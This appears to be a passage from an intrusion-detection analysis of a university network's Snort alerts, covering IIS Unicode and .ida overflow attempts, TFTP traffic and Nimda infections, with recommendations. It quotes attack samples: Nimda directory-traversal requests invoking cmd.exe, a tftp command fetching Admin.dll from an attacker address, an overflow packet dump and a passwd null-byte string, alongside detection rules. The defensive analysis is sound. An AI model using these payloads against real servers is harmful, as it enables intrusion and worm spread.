Possible false positives for traffic can be attributed to foreign language character sets, for the netblocks from Korea and China, as pointed out by analyst **Steven Drew**. However, assuming the traffic between the University and the other netblocks, such a AOL or Sega of America, probably do not have the "excuse" of foreign language to explain these alerts, it is likely these are real attacks. Hosts **MY.NET.85.74** and **MY.NET.122.118** fall into this category, as do **148.246.52.7** and **35.10.87.70.**Determining whether or not these attacks are successful would depend on viewing the responses from the targeted servers, which these logs do not provide. However, the University should assume that it is hosting a worm such as Nimda, or sadmind, which utilize these attacks to infect other hosts (or Code Red, Code Red II, whose backdoors are used by Nimda); 8 of the top 10 sources for this alert were internal, and a total of 221 unique internal hosts were the source of this traffic. It is interesting that none of the traffic for this alert is from internal host to internal host, which is typically part of the propagation pattern used by worms, seeking hosts on the same subnet first before scanning other networks. However, due to the proliferation of these worms, and the fact that other alerts point to the presence of these worms inside the University network, these hosts should be treated as if they were compromised, and are actively seeking out other hosts to infect. Additionally, the University's routers/firewalls are not dropping these packets, so there is nothing to prevent the spread of any worms outside the University network.

Correlations

With Other Alerts:

```
$ awk -F ";" '/MY\.NET\.70\.207/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
   1498  spp_http_decode -  IIS Unicode attack detected
      5  IDS552/web-iis_IIS ISAPI Overflow ida nosize
      2  NMAP TCP ping!
      1  High port 65535 udp - possible Red Worm - traffic
$ awk -F ";" '/MY\.NET\.99\.36/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
   1387  spp_http_decode -  IIS Unicode attack detected
    199  spp_http_decode -  CGI Null Byte attack detected
     18  EXPLOIT x86 setuid 0
      2  EXPLOIT x86 setgid 0
```

With Scans:

MY.NET.70.207 and **MY.NET.99.36** were the top 2 destinations for this attack. A check in the scans logs to see whether they performed scanning for port 80 reveals nothing for **MY.NET.99.36** and only six packets from **MY.NET.70.207**. Based on the small number of packets sent, it is unlikely these two hosts are infected with a worm; it is more likely normal web traffic.

Hosts **MY.NET.85.74** and **MY.NET.122.118** have been isolated as possibly being infected by a worm, or simply engaged in malicious behavior, based on the above analysis. However, they do not show up in the scans logs:

With OOS:

MY.NET.70.207 and **MY.NET.99.36** do not show up in these logs
MY.NET.85.74 and **MY.NET.122.118** do not show up in these logs

ISPs for External Source Hosts for these attacks (ARIN whois lookup):

148.246.52.7:

Instituto Tecnologico y de Estudios Superiores de Monterrey REDMEX-BNETS (NET-148-203-0-0-1)
148.203.0.0 - 148.250.255.255
TerraLycos Mexico RED-TERRALYCOSMX-1 (NET-148-246-0-0-1)
148.246.0.0 - 148.246.255.255

35.10.87.70:

Merit Network Inc. MICH-1 (NET-35-0-0-0-1)
35.0.0.0 - 35.255.255.255
Michigan State University MICH-618 (NET-35-8-0-0-1)
35.8.0.0 - 35.10.255.255

http://www.geocrawler.com/archives/3/4890/2001/8/0/6521002/
http://www.securityfocus.com/bid/1806
http://www.sans.org/rr/threats/unicode.php
http://www.unicode.org/unicode/standard/WhatIsUnicode.html

Tod Beardsley and Steven Drew have noticed this alert and provided some analysis and recommendations, which have been utilized.
Snort User Manual

Recommendations

The University should take measures to stop the spread of the worms, by dropping these packets as part of both ingress and egress content filtering. All current firewalls have this capability, and many modern routers do as well (for example, Cisco has published some good Nimda and Code Red NBAR rules). To address the current infected hosts, the 221 offending machines need to be visited by a system administrator, checked for Nimda or sadmind, and if infected, reformatted and rebuilt with the latest patches applied. Although this may seem like excessive measures, machines with even one or two alerts for this rule are still likely to be hosting a worm. Other alerts associated with Nimda are seen in these logs, increasing the likelihood of the worm's presence. **MY.NET.70.207** and **MY.NET.99.36** (top attacked hosts) in particular should be given priority in this effort, since they have been identified as likely being web servers from the **Host Profile** efforts. **MY.NET.85.74** and **MY.NET.122.118** should also be checked for infection. All IIS web servers should be patched, and additional measures can be implemented, such as putting the web folder on a separate volume or using NTFS permissions to prevent directory traversals and restrict IIS to the files located in the web server. ISPs for **148.246.52.7** and **35.10.87.70** should be contacted to inform them of attacks originating from these hosts.

IDS552/web-iis_IIS ISAPI Overflow ida nosize

(2255 alerts, 1% of total alerts Severity: High)

Description

This event indicates that a remote attacker has attempted to exploit a vulnerability in Microsoft IIS. An unchecked buffer in the Microsoft IIS Index Server ISAPI Extension could enable a remote intruder to gain SYSTEM access to the web server. This vulnerability is the basis for buffer overflow exploits in Code Red and Code Red II worms. The potential impact of these worms is complete control over the victim host by virtue of the ability to execute arbitrary code. This in turn leads to further propagation of the worms, system files being altered or destroyed, and possible DoS (Denial of Service) conditions for the victim, victim network, and subsequent hosts the worm targets via active scanning over port 80. A secondary impact may include web page defacement.

Typical Snort Alert

01/06-00:54:11.258139 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 80.38.54.69:1392 -> MY.NET.180.36:80

Possible Triggering Snort Rule:

alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS552/web-iis_IIS ISAPI Overflow ida"; dsize: >239; flags: A+; uricontent: ".ida?"; classtype: system-or-info-attempt; reference: arachnids,552;)

Statistics

Top 10 Source Hosts: (1973 unique hosts)

```
$ grep "ISAPI" .DelimitedAndSorted | awk -F ";" '{print $3}' | sort | uniq -c | sort -rn | head
    45  140.128.19.224
    33  140.128.11.23
     7  140.116.62.117
     6  202.37.232.185
     5  140.116.57.37
     4  80.249.225.130
     4  66.166.41.212
     4  212.107.10.21
     3  81.56.82.82
     3  64.112.85.2
```

Top 10 Destination Hosts: (652 unique hosts)

```
$ grep "ISAPI" .DelimitedAndSorted | awk -F ";" '{print $5}' | sort | uniq -c | sort -rn | head
    11  MY.NET.189.13
    10  MY.NET.21.92
    10  MY.NET.21.4
    10  MY.NET.21.2
    10  MY.NET.180.35
    10  MY.NET.100.158
    10  MY.NET.10.32
     9  MY.NET.5.95
     9  MY.NET.22.14
     9  MY.NET.21.52
```

Top 10 Host Pairs: (2217 unique host pairs)

```
$ grep "ISAPI" .DelimitedAndSorted | awk -F ";" '{print $3,$5}' | sort | uniq -c | sort -rn | head
     4  80.249.225.130  MY.NET.168.117
     3  61.160.163.164  MY.NET.86.19
     3  148.247.193.47  MY.NET.10.32
     2  81.56.82.82  MY.NET.180.35
     2  67.40.206.182  MY.NET.189.13
     2  66.176.28.177  MY.NET.10.24
     2  62.24.94.201  MY.NET.5.95
     2  61.94.231.196  MY.NET.141.35
     2  61.94.231.128  MY.NET.130.122
     2  61.230.39.31  MY.NET.113.247
```

Analysis

Example packet of an attempted exploit (not within these logs):

```
06/19-12:53:01.728385 10.51.141.239:1505 -> 10.10.00.01:80
TCP TTL:61 TOS:0x0 ID:59632 IpLen:20 DgmLen:350 DF
***AP*** Seq: 0xEB4F0CDC  Ack: 0x68644817  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 62082230 0
47 45 54 20 2F 4E 55 4C 4C 2E 69 64 61 3F 58 58  GET /NULL.ida?XX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
```

```
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 3D 58 20 48 54 54 50 2F  XXXXXXXX=X HTTP/
31 2E 31 0D 0A 48 6F 73 74 3A 20 32 34 2E 32 37  1.1..Host: 10.10
2E 36 38 2E 38 33 0D 0A 0D 0A                    .00.01....
```

It is noteworthy that these exploits are only being attempted by external hosts against internal hosts; no MY.NET. hosts are attempting to send these packets. On the flipside, MY.NET. hosts *are always on the receiving end of these exploits*, and 652 out of 1955 internal hosts were targeted by 1973 different attackers. It appears from correlations with the Scans and OOS logs that none of the top 10 attacked hosts were infected with a worm, since the massive scanning of port 80 usually associated with these worms does not appear in any logs.

Correlations

With Other Alerts: only **MY.NET.100.158** received multiple alerts

```
$ awk -F ";" '/MY\.NET\.100\.158/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
    10  IDS552/web-iis_IIS ISAPI Overflow ida nosize
     4  Watchlist 000220 IL-ISDNNET-990517
     2  Null scan!
     1  spp_http_decode -  IIS Unicode attack detected
```

With Scans: None of the other top 10 destination hosts sent any traffic to port 80.
With OOS: None of the top 10 destination hosts showed up in the OOS logs.

Recommendations

Given the popularity of exploits targeting this buffer overflow condition, all webservers running Microsoft IIS should be patched for this vulnerability.

TFTP - Internal UDP connection to external tftp server

(72 alerts, <1% of total alerts Severity: High)

Description

TFTP stand for Trivial File Transfer Protocol. This protocol is a simple form of FTP without the login/password requirements, which runs on UDP port 69. TFTP can be used to read from and write files (including configuration files) to the system running the TFTP server. Because it transfers files, and provides no mechanism for authentication, TFTP is a very poor security practice.

Typical Snort Alert

01/06-04:07:30.110151 [**] TFTP - Internal UDP connection to external tftp server [**] MY.NET.130.187:2195 -> 192.168.1.1:69

Possible Triggering Snort Rule

This is a customized rule, probably using one of the following rules as a basis:

```
alert udp $HOME_NET any -> $EXTERNAL_NET 69 (msg:"TFTP Put";
content:"|00 02|"; offset:0; depth:2; reference:cve,CVE-1999-0183;
reference:arachnids,148; classtype:bad-unknown; sid:518; rev:3;)

alert udp $HOME NET any -> $EXTERNAL_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444;
rev:2;)
```

Statistics

Top 10 Host Pairs:

$ grep "Internal UDP connection to external tftp server" .DelimitedAndSorted | awk -F ";" '{print $3,$5}' | sort | uniq -c | sort -rn | head
16 MY.NET.130.187 192.168.1.1
11 **MY.NET.130.187 62.217.98.2**
9 61.156.35.163 MY.NET.84.242
6 MY.NET.83.171 62.210.116.150
6 MY.NET.114.45 130.89.50.195
5 MY.NET.114.45 130.10.2.134
4 MY.NET.88.238 62.210.116.150
2 MY.NET.114.45 130.13.105.43
2 64.7.192.173 MY.NET.88.164
2 63.250.214.139 MY.NET.183.59

$ grep "Internal UDP connection to external tftp server" .DelimitedAndSorted | awk -F ";" '{print $3,$4,$5,$6}' | sort | uniq -c | sort -rn | more
8 61.156.35.163 69 MY.NET.84.242 27274
2 MY.NET.83.171 1087 62.210.116.150 69
2 MY.NET.130.187 2288 62.217.98.2 69
2 MY.NET.130.187 2279 62.217.98.2 69
2 MY.NET.130.187 2277 62.217.98.2 69
2 MY.NET.130.187 2276 62.217.98.2 69
2 MY.NET.130.187 2211 192.168.1.1 69
2 MY.NET.130.187 2209 192.168.1.1 69
2 MY.NET.130.187 2208 192.168.1.1 69
2 MY.NET.130.187 2204 192.168.1.1 69

Analysis
As can be seen from the host pairs, this traffic fits the alert, and should be monitored with suspicion, since this pattern fits the profile of worms like Nimda, which upon gaining control over a victim host, fetch files from the attacking/infecting host via tftp. Correlations with other alerts indicate that host **MY.NET.130.187** is infected with the Nimda worm, and continuing to propagate it (see Nimda alerts below). Interestingly, host **MY.NET.130.187** did not show up in the Scans logs, but it should still be checked for the worm.

Correlations
With Scans: None of the other internal source or destination hosts showed up in the Scans logs.
With OOS: None of the internal source or destination hosts showed up in these logs.

Recommendations
Tftp is not a secure protocol, and should be replaced, at the very least, with ftp, and blocked by the external routers/firewalls in order to prevent worms such as Nimda (which relies on tftp for file transfer) from propagating. See alerts for Nimda below for recommendations for dealing with this worm.

NIMDA - Attempt to execute cmd from campus host
(5 alerts, <1% of total alerts Severity: High)

Description
The Nimda worm scans the Internet looking for IIS servers and attempts to exploit a number of IIS vulnerabilities to gain control of a victim host. Network attacks include exploitation of the "IIS Directory Traversal Vulnerability", and utilization of backdoors left behind by previous Code Red II and Sadmind infections. Once in control of a victim IIS server, the worm uses TFTP to transfer its code from the attacking machine to the victim. The file transferred via TFTP is named Admin.dll. The following string is embedded in the worm executable:

```
tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20
```

The scanning activity of the Nimda worm produces the following log entries for any web server listing on port 80/tcp:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Note: The first four entries in these sample logs denote attempts to connect to the backdoor left by Code Red II, while the remaining log entries are examples of exploit attempts for the Directory Traversal vulnerability.

The remote command issued by the attacking system may show up in webserver logs as follows (where XXX.XXX.XXX.XXX is the IP address of the attacker):

```
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/
c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll
```

An example packet capture of the tftp request is shown below.

```
09/18-15:18:23.706570 vulnerable:4184 -> attacker:69 UDP
TTL:127 TOS:0x0 ID:33619 IpLen:20 DgmLen:46 Len: 26
00 01 41 64 6D 69 6E 2E 64 6C 6C 00 6F 63 74 65  ..Admin.dll.octe
74 00                                            t.
```

The IIS propagation mechanism described above requires an infected system to scan the Internet in search of vulnerable IIS servers. This worm prefers to target its neighbors in IP space and will only attack a completely random target IP with a 25% probability. The worm chooses targets having the same first octet (only) with 25% probability, and having the same first two octets with 50% probability. This behavior can lead to massive amounts of network activity at sites having several infected machines. In particular ARP flooding effects may be observed depending on the topology of the target network.

Similar to Code Red/Code Red II, Nimda can yield complete control over the victim host to the attacking machine, change/destroy system files, and cause DoS conditions on the host, internal network, and any networks affected by its propagation.

All Snort Alerts

```
01/06-15:30:27.350895  [**] NIMDA - Attempt to execute cmd from campus host [**]
 MY.NET.130.187:2546 -> 207.68.132.9:80
01/07-14:21:09.133358  [**] NIMDA - Attempt to execute cmd from campus host [**]
 MY.NET.153.158:1106 -> 207.68.132.9:80
01/08-19:49:20.827443  [**] NIMDA - Attempt to execute cmd from campus host [**]
 MY.NET.83.183:1062 -> 65.54.250.120:80
01/09-18:52:28.211248  [**] NIMDA - Attempt to execute cmd from campus host [**]
 MY.NET.109.59:1077 -> 65.54.250.120:80
01/11-18:33:17.392472  [**] NIMDA - Attempt to execute cmd from campus host [**]
 MY.NET.180.10:1053 -> 65.54.250.120:80
```

Possible Triggering Snort Rule:

This is a customized rule to detect Nimda traffic, possibly triggering on the string “cmd” in the packet data. No standard rule was found, but the following might cause this alert:
alert TCP $INTERNAL any -> any 80 (msg: " NIMDA - Attempt to execute cmd from campus host "; content “cmd”;)

Statistics N/A for 6 alerts

Analysis
The five packets that triggered this alert are likely due to an infected internal host that is attempting to compromise a vulnerable IIS server with any of the last 14 GET commands listed above. These commands are attempting to exploit Microsoft IIS 4.0/5.0 Directory Traversal Vulnerabilities in order to trick the webserver into giving the worm a local command shell (i.e. cmd.exe), typically with elevated privileges. This is the initial point of compromise for the worm, which gives the worm control of the victim host if the probes are successful. The next step is for the worm to fetch the Admin.dll file from the attacking/infecting host to the victim via tftp.

All of these machines should be treated as having been infected with the worm. The fact that a customized rule specifically created for alerting on Nimda signatures was created in indicative of a prior Nimda problem (or maybe a vigilant administrator?). Corrrelations with all alerts for **MY.NET. 130.187** shows IIS Directory Traversal exploit attempts, then tftp connections within the same minute, both associated with the same “attacking/infecting” host, **62.217.98.2**. A few hours later, we see a Nimda alert, indicating that **MY.NET. 130.187** is infected, and attempting to spread to external hosts. Interestingly, within the same timeframe, we see an IIS Indexing Service buffer overflow exploit (from another external host, **63.225.94.34**), typically exploited by Code Red/Code Red II. This presents an alternate explanation for the root cause of the Nimda infection, since Code Red/Code Red II leaves backdoors which Nimda checks as it propagates.

Correlations
None of the internal hosts showed up in the Scans or OOS logs.

With Other Alerts:
MY.NET. 83.183: 1 Nimda, 2 EXPLOIT x86 NOOP

MY.NET. 180.10: 1 Nimda, 28 Watchlist 000220

MY.NET. 153.158: 1 Nimda

MY.NET. 130.187: $ grep "MY.NET.130.187" alerts
----------<Several TFTP - Internal UDP connection to external tftp server alerts>----------
01/06-07:12:35.850529 [**] spp_http_decode: IIS Unicode attack detected [**] **62.217.98.2**:4684 -> MY.NET.130.187:80
01/06-07:12:35.850529 [**] spp_http_decode: IIS Unicode attack detected [**] 62.217.98.2:4684 -> MY.NET.130.187:80
01/06-07:12:35.850529 [**] spp_http_decode: IIS Unicode attack detected [**] 62.217.98.2:4684 -> MY.NET.130.187:80
01/06-07:12:37.168514 [**] spp_http_decode: IIS Unicode attack detected [**] 62.217.98.2:4704 -> MY.NET.130.187:80
01/06-07:12:38.486137 [**] spp_http_decode: IIS Unicode attack detected [**] 62.217.98.2:4716 -> MY.NET.130.187:80
01/06-07:12:50.409634 [**] TFTP - Internal UDP connection to external tftp server [**] MY.NET.130.187:2282 -> **62.217.98.2**:69
01/06-07:13:04.240907 [**] TFTP - Internal UDP connection to external tftp server [**] MY.NET.130.187:2286 -> 62.217.98.2:69
01/06-07:13:08.237550 [**] TFTP - Internal UDP connection to external tftp server [**] MY.NET.130.187:2288 -> 62.217.98.2:69

01/06-07:13:08.271541 [**] TFTP - Internal UDP connection to external tftp server [**]
MY.NET.130.187:2288 -> 62.217.98.2:69
01/06-07:13:17.097433 [**] TFTP - Internal UDP connection to external tftp server [**]
MY.NET.130.187:2291 -> 62.217.98.2:69
01/06-10:50:44.948426 [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] **63.225.94.34**:2411 -> MY.NET.130.187:80
01/06-15:30:27.350895 [**] NIMDA - Attempt to execute cmd from campus host [**]
MY.NET.130.187:2546 -> 207.68.132.9:80
----------<2 EXPLOIT X86 NOOP alerts>----------
----------<2 FTP Password Attempt alerts>----------

A lookup on RIPE reveals the following for this IP address: **62.217.98.2**

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
inetnum:      62.217.98.0 - 62.217.98.255
netname:      Isiran-Ins
descr:        Iziran
country:      IR
admin-c:      HA430-RIPE
tech-c:       AM2826-RIPE
status:       ASSIGNED PA
notify:       admin@isiran-net.com
mnt-by:       IMS-DB
mnt-lower:    IMS-DB
changed:      giti@iranmicrosystems.com 20030108
source:       RIPE
route:        62.217.64.0/18
descr:        Iran Microsystems
origin:       AS13126
mnt-by:       IMS-DB
changed:      darren.frowen@sms-internet.net 20020319
source:       RIPE
person:       Hesameddin Alizadeh
address:      Isiran Institute, Langari St,Tehran,Iran
e-mail:       admin@isiran-net.com
phone:        +98 21 280 1835
fax-no:       +98 21 280 6725
nic-hdl:      HA430-RIPE
changed:      giti@iranmicrosystems.com 20021229
source:       RIPE
person:       Ali Mofleh
address:      Isiran Institute, Langari St,Tehran,Iran
phone:        +98 21 280 1835
fax-no:       +98 21 280 6725
e-mail:       admin@isiran-net.com
nic-hdl:      AM2826-RIPE
changed:      giti@iranmicrosystems.com 20021229
source:       RIPE
```

MY.NET. 109.59: 1 Nimda

Recommendations

Assuming all the internal hosts in these alerts are infected with the worm, actions should be taken to address all of the worm's propagation mechanisms and impacts. Although full details of specifics are given in the **General IIS Exploits Explanations**, some specific recommendations are highlighted:

Configure NIDS to trigger on a number of network events initiated by the worm:

- HTTP packets containing the string "readme.eml"

- TFTP packets containing "Admin.dll"
- Specific backdoor and directory traversal attacks targeting IIS servers (root.exe)

A default Snort rule in Snort 1.8.7 could alert to the use of tftp as part of Nimda's infection process:

```
alert udp any any -> any 69 (msg:"TFTP GET Admin.dll"; content:
"|0001|"; offset:0; depth:2; content:"admin.dll"; nocase;
classtype:successful-admin; reference:url,www.cert.org/advisories/CA-
2001-26.html; sid:1289; rev:2;)
```

Configure Host-based IDS for:
- Changes to system executables & presence of the "readme.eml" files throughout the filesystem
- JavaScript appended to web content files

Configure email filters for emails carrying attachments named "readme.exe" and having long (80 characters or more) subject lines.

Some Best Practices to follow:
- Ingress filtering should be performed at the border to prohibit externally initiated inbound connections to non-authortized services
    - Filtering of port 80/tcp could prevent instances of the worm outside of your network from scanning or infecting vulnerable IIS servers in the local network that are not explicitly authorized to provide public web services
    - Filtering of port 69/udp will also prevent the downloading of the worm to IIS via tftp
- Egress filtering on port 69/udp at the network border will prevent certain aspects of the worms' propogation both to and from the network
- Keep IIS servers at the current patch levels
- Run and maintain AntiVirus products
- Clean out backdoors left by Code Red/Code Red II, and install Microsoft's IIS Lockdown tool to prevent future exploits
- Update IE with the latest patches
- Disable JavaScript to prevent the worm code from being executed by a browser upon encountering an infected webserver that attempts to download readme.eml
- Prevent email systems from automatically opening attachments (Nimda uses an attachment called readme.exe in its email propagation)
- Configure firewalls to block TFTP traffic
- Utilize NBAR filtering on Cisco devices to block Nimda traffic
- Educate users of end systems about these worms and how to prevent them
- For infected hosts:
  The recommended response is to disconnect the system from the network, reformat the hard drive, reinstall the system software, install any necessary security patches, change all passwords, and then reconnect the system to the network. Some Nimda "removal tools" are available, but not recommended due to the high possibility of re-infection due to not completely cleaning the system.
- Contact the ISP for **62.217.98.2** and report that Nimda is likely spreading from their network

TFTP - External UDP connection to internal tftp server

(26,447 alerts, 7% of total alerts Severity: Medium)

Description

See earlier TFTP alerts

Typical Snort Alert

01/06-00:09:12.902627 [**] TFTP - External UDP connection to internal tftp server [**] MY.NET.111.231:69 -> 192.168.0.253:2455

01/06-11:02:05.585150 [**] TFTP - External UDP connection to internal tftp server [**] 192.168.0.253:6359 -> MY.NET.5.74:69

Possible Triggering Snort Rule: (UDP)

This is a customized rule, probably using one of the following rules as a basis:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Put";
content:"|00 02|"; offset:0; depth:2; reference:cve,CVE-1999-0183;
reference:arachnids,148; classtype:bad-unknown; sid:518; rev:3;)

alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444;
rev:2;)
```

Statistics

Top 10 Host Pairs:

$ grep "External UDP connection to internal tftp server" .DelimitedAndSorted | awk -F ";" '{print $3,$5}' | sort | uniq -c | sort -rn | head

```
   5315 MY.NET.111.235 192.168.0.253
   5306 MY.NET.111.232 192.168.0.253
   5287 MY.NET.111.230 192.168.0.253
   5233 MY.NET.111.231 192.168.0.253
   5232 MY.NET.111.219 192.168.0.253
     64 192.168.0.253 MY.NET.5.74
```

$ grep "External UDP connection to internal tftp server" .DelimitedAndSorted | awk -F ";" '{print $3,$4,$5,$6}' | sort | uniq -c | sort -rn | head

```
    14 MY.NET.111.231 69 192.168.0.253 4140
    13 MY.NET.111.235 69 192.168.0.253 4140
    13 MY.NET.111.230 69 192.168.0.253 4140
    13 MY.NET.111.219 69 192.168.0.253 4140
    12 MY.NET.111.232 69 192.168.0.253 4140
    12 MY.NET.111.230 69 192.168.0.253 2158
    11 MY.NET.111.231 69 192.168.0.253 1323
    11 MY.NET.111.230 69 192.168.0.253 1680
    10 MY.NET.111.235 69 192.168.0.253 2158
    10 MY.NET.111.235 69 192.168.0.253 1772
```

Analysis

This alert indicates a security risk, as TFTP provides no username, password, or encryption in file transfers. The traffic pattern for most of these hosts looks like several internal tftp servers all connecting to one internal host, 192.168.0.253, on different ephemeral ports – these do not fit the exact description of the alert, since 192.168.0.253 is actually an internal, non-routable address. However, that does not mean that this alert is uninformative. It appears that there are several hosts on the internal network acting as tftp servers, providing any attacker or worm free file transfers. **MY.NET.5.74** was identified as a tftp server in the **Host Profile Table**, but it appears that there may be several others (MY.NET.111.219, .230, .231, .232, and .235). A closer look at the traffic revealed that each one of these five internal hosts sent packets from port 69 to 192.168.0.253 on about half the ports in the range 1,000 to 10,000. One explanation for this is that these are not tftp servers, and are responding back to 192.168.0.253 with a RST-ACK, indicating that port 69 is not open. Why is 192.168.0.253 sending tftp requests over different ephemeral ports to the same five hosts? **192.168.0.253** could be a spoofed address, attempting to DoS these internal hosts, or it could be a compromised host, spewing out traffic to certain host

ranges in hopes of finding a positive response to a tftp GET request. Either way, this is suspicious traffic.

Correlations: None with Other Alerts, Scans or OOS

http://www.webopedia.com/TERM/T/TFTP.html

Recommendations
Even though the alert is a false positive for the Nimda worm, and the traffic pattern does not suggest a worm (such as Nimda, which uses tftp to transfer files), TFTP servers on these internal systems should be disabled and replaced with, at the very least, FTP, which can require a username and password for file transfer. Additionally, TFTP traffic should be blocked at the University network borders, and the host **192.168.0.253** should be investigated for compromise.

TFTP - Internal TCP connection to external tftp server

(12389 alerts, 3% of total alerts Severity: Medium)

Description
See alert above

Typical Snort Alert
01/08-07:49:35.328148 [**] TFTP - Internal TCP connection to external tftp server [**] MY.NET.70.225:3979 -> 209.126.214.14:69

Possible Triggering Snort Rule
This is a customized rule, probably using one of the following rules as a basis:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 69 (msg:"TFTP Put";
content:"|00 02|"; offset:0; depth:2; reference:cve,CVE-1999-0183;
reference:arachnids,148; classtype:bad-unknown; sid:518; rev:3;)

alert tcp $HOME NET any -> $EXTERNAL_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444;
rev:2;)
```

Statistics
Top 10 Host Pairs
$ grep "Internal TCP connection to external tftp server" .DelimitedAndSorted | awk -F ";" '{print $3,$4,$5,$6}' | sort | uniq -c | sort -rn | more

8403 64.154.60.203 69 **MY.NET.84.160** 58000
3560 **MY.NET.84.160** 58000 64.154.60.203 69
218 209.126.214.14 69 **MY.NET.70.225** 3979
206 **MY.NET.70.225** 3979 209.126.214.14 69

Analysis
Only four hosts were involved in this traffic, two internal, **MY.NET.84.160** and **MY.NET.70.225**, and two external, 64.154.60.203 and 209.126.214.14. This traffic fits the pattern of two internal hosts downloading files from two separate external tftp servers; each host pair only communicates with itself. This alert is also likely a false positive for correlation with Nimda worm, but tftp itself is an unsecure protocol, and as mentioned above, should be blocked at the perimeter.

Correlations
With Other Alerts:

```
$ awk -F ";" '/MY\.NET\.84\.160/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
  11964  TFTP - Internal TCP connection to external tftp server
     26  IRC evil - running XDCC
```

```
    15  EXPLOIT x86 setuid 0
     3  RFB - Possible WinVNC - 010708-1
     2  EXPLOIT x86 setgid 0
     1  MY.NET.84.160:58000
$ awk -F ";" '/MY\.NET\.70\.225/ {print $2}' .DelimitedAndSorted | sort | uniq-c | sort -rn | head
   424  TFTP - Internal TCP connection to external tftp server
    17  spp_http_decode -  IIS Unicode attack detected
     5  IDS552/web-iis_IIS ISAPI Overflow ida nosize
     2  Null scan!
     1  RFB - Possible WinVNC - 010708-1
     1  EXPLOIT x86 NOOP
```

With Scans: **MY.NET.70.225** performed UDP scanning from port 3846, 2642and 1325 to a variety of hosts, and received SYN packets from various hosts on 445 and 80. MY.NET.84.160 received SYN packets on 445 and 80 from various hosts.

With OOS: **MY.NET.70.225** received 12 packets with UAPRS flags set from 212.244.128.130, and 12 SYN packets from 193.233.7.100.

Recommendations
Tftp is likely not allowable by University Acceptable Usage Policy, since customized alerts are in place for it. It is recommended that the University re-evaluate the usage of these internal hosts involved in tftp connections; malicious worms such as Nimda utilize this protocol to infect hosts. Alternate protocols, such as ftp, should be considered, and tftp blocked at the network perimeter.

spp_http_decode - CGI Null Byte attack detected

(2343 alerts, 1% of total alerts Severity: Medium)

Description
This alert is part of Snort's http decode preprocessor, meant to decode http traffic to ASCII and examine it for suspicious activity. In this case, it will alert if the decoding routine finds a %00 in the http request. The purpose of this type of attack is to confuse a Perl CGI script regarding the location of the end of input. An attacker would use this Null Byte of %00 within a URL request passed to a CGI script in order to take advantage of the different ways the Null Byte is interpreted by both the Perl script and the C libraries that handle system calls (system calls are usually written in C). In this way, an attacker can actually make system calls by hiding them in front of the Null Byte, as shown in analyst **Daniels Russell's** example:
"For example if the string "../../etc/passwd%00.txt.something.else" when passed to a CGI script written in PERL will be interpreted as "../../etc/passwd\0.txt.something.else". The C libraries that process the system calls from the PERL script will interpret the null character as a delimiter, thus the string becomes "../../etc/passwd"
